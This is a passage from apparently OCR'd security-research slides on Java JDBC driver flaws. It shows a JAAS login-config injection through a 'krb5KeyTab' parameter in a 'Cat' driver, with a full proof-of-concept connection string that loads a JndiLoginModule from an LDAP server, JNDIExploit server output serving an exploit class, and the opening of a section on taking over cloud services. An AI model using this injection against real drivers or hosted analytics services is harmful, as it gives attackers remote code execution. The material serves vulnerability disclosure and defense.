  "kerberosAuthType=1;KrbRealm=HADOOP.COM;KrbHostFQDN=host; "+
  "KrbServiceName=impala;krbJAASFile=http://localhost:8089/jaas.conf";
DriverManager.getConnection(url);
```

insightsoftware


insightsoftware Hive

```
String url = "jdbc:hive2://127.0.0.1:8089/aa;AuthMech=1;" +
  "kerberosAuthType=1;KrbRealm=HADOOP.COM;KrbHostFQDN=host;" +
  "KrbServiceName=impala;krbJAASFile=http://localhost:8089/jaas.conf";
DriverManager.getConnection(url);
```

🤐...

3.3 What we found

Controllable login config: Cat JDBC driver



* adapted from a real vulnerability

3.3 What we found

Controllable login config: Cat JDBC driver

```
1   configFile = File.createTempFile("jaas.conf", (String)null);
2   PrintStream ps = null;
3   ...
4   ps = new PrintStream(new FileOutputStream(configFile));
5   String stringContext = "Krb5ConnectContext {\ncom.sun.security.auth.module.Krb5LoginModule required useTicketCache=true useKeyTab=true ";
6   if (!StringUtils.isNullOrEmpty(this.conn.getKrb5KeyTab())) {
7   stringContext = stringContext + "keyTab= \"" + this.conn.getKrb5KeyTab() + "\" ";
8   }
9   if (!StringUtils.isNullOrEmpty(this.conn.getPrincipalName())) {
10  stringContext = stringContext + "principal=" + this.conn.getPrincipalName() + " ";
11  }
12  stringContext = stringContext + "debug=true doNotPrompt=true; };";
13  ps.print(stringContext);
14  ...
15  System.setProperty("java.security.auth.login.config", configFile.getCanonicalPath());
```

Can be injected

* adapted from a real vulnerability

3.3 What we found

Controllable login config: Cat JDBC driver

krb5KeyTab	malicious content
↓injected	↓
login config	Krb5ConnectContext { com.sun.security.auth.module.Krb5LoginModule required useTicketCache=true useKeyTab=true keyTab= "malicious content" debug=true doNotPrompt=true; };

* adapted from a real vulnerability

3.3 What we found

🤔 Can we inject some malicious config to achieve RCE?

3.3 What we found

The process of constructing the payload

① Each entry supports multiple login modules.

```
1    <name used by application to refer to this entry> {
2        <LoginModule> <flag> <LoginModule options>;
3        <optional additional LoginModules, flags and options>;
4    };
```

3.3 What we found

The process of constructing the payload


krb5KeyTab	"; FooLoginModule required key="value
↓injected	↓
login config	Krb5ConnectContext { com.sun.security.auth.module.Krb5LoginModule required useTicketCache=true useKeyTab=true keyTab= ""; FooLoginModule required key="value" debug=true doNotPrompt=true; };

* adapted from a real vulnerability

3.3 What we found

The process of constructing the payload

② The flag of the first login module is required



* adapted from a real vulnerability

3.3 What we found

The process of constructing the payload

krb5KeyTab	"; com.sun.security.auth.module.JndiLoginModule required user.provider.url="ldap://localhost:1389/Basic/Command/open -a Calculator" useFirstPass="true" group.provider.url="xxx
↓injected	↓
login config	Krb5ConnectContext { com.sun.security.auth.module.Krb5LoginModule required useTicketCache=true useKeyTab=true keyTab= ""; com.sun.security.auth.module.JndiLoginModule required user.provider.url="ldap://localhost:1389/Basic/Command/open -a Calculator" useFirstPass="true" group.provider.url="xxx" debug=true doNotPrompt=true; };

* adapted from a real vulnerability

3.3 What we found

Controllable login config: Cat JDBC driver

```
1    public static void main(String[] args) throws Exception{
2        Class.forName("com.cat.jdbc.Driver");
3        DriverManager.getConnection("jdbc:cat://<normal_mysql_ip>/test?" +
4                "Krb5Flag=true&krb5KeyTab=\";\n" +
5                "com.sun.security.auth.module.JndiLoginModule required\n" +
6                "user.provider.url=\"ldap://localhost:1389/Basic/Command/open -a Calculator\"\n" +
7                "useFirstPass=\"true\"\n" +
8                "group.provider.url=\"xxx");
9    }
```

PoC

* adapted from a real vulnerability

3.3 What we found


Run the PoC

```
3   import java.sql.DriverManager;
4
    no usages
5   public class Cat {
6       public static void main(String[] args) throws Exception{
7           Class.forName( className: "com.cat.jdbc.Driver");
8           DriverManager.getConnection( url: "jdbc:cat://<normal_mysql_ip>/test?" +
9                   "Krb5Flag=true&krb5KeyTab=\";\n" +
10                  "com.sun.security.auth.module.JndiLoginModule required\n" +
11                  "user.provider.url=\"ldap://localhost:1389/Basic/Command/open -a Calculator\"\n" +
12                  "useFirstPass=\"true\"\n" +
13                  "group.provider.url=\"xxx");
14      }
15  }
16
```

```
[redacted] JNDIExploit1.4 % java -jar JNDIExploit.jar -i localhost
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 3456...
[+] Received LDAP Query: Basic/Command/open -a Calculator
[+] Paylaod: command
[+] Command: open -a Calculator
[+] Sending LDAP ResourceRef result for Basic/Command/open -a Calculator with
[+] Send LDAP reference result for Basic/Command/open -a Calculator redirectir
ass
[+] New HTTP Request From /127.0.0.1:61550  /ExploitWbjA3qVz0e.class
[+] Receive ClassRequest: ExploitWbjA3qVz0e.class
[+] Response Code: 200
```

JNDI Server


```
Run: Cat
javax.naming.NamingException Create breakpoint : problem generating object using object factory [Root [redacted] CastException: ExploitWbjA3qVz0e cannot be cast to
    at com.sun.jndi.ldap.LdapCtx.c_lookup(LdapCtx.java:1092)
    at com.sun.jndi.toolkit.ctx.ComponentContext.p_lookup(ComponentContext.java:542)
    at com.sun.jndi.toolkit.ctx.PartialCompositeContext.lookup(PartialCompositeContext.java:177)
    at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205)
    at com.sun.jndi.url.ldap.ldapURLContext.lookup(ldapURLContext.java:94)
    at javax.naming.InitialContext.lookup(InitialContext.java:417)
    at com.sun.security.auth.module.JndiLoginModule.attemptAuthentication(JndiLoginModule.java:52
```



* adapted from a real vulnerability

3.3 What we found

The attack process



* adapted from a real vulnerability

Agenda

1. Introduction
2. Previous research vs. our findings
3. Hunting for bugs in Java libs
4. **Impacts** 🙋🏻
5. Defense
6. Takeaways

🤔 What is the impact of these vulnerabilities?

4.1 Take over cloud services

4.1 Take over cloud services

What is cloud services


Cloud vendors deploy services in their own environments and provide them to users after purchase.

4.1 Take over cloud services

🤔 Which cloud services are the most likely to be taken over via our vulnerabilities?


4.1 Take over cloud services

Cloud services that assist users in conducting data analysis



4.1 Take over cloud services

Cloud services that assist users in data visualization





4.1 Take over cloud services

🤔 How to take over?

4.1 Take over cloud services


Step 1: Find the place to enter the payload






4.1 Take over cloud services

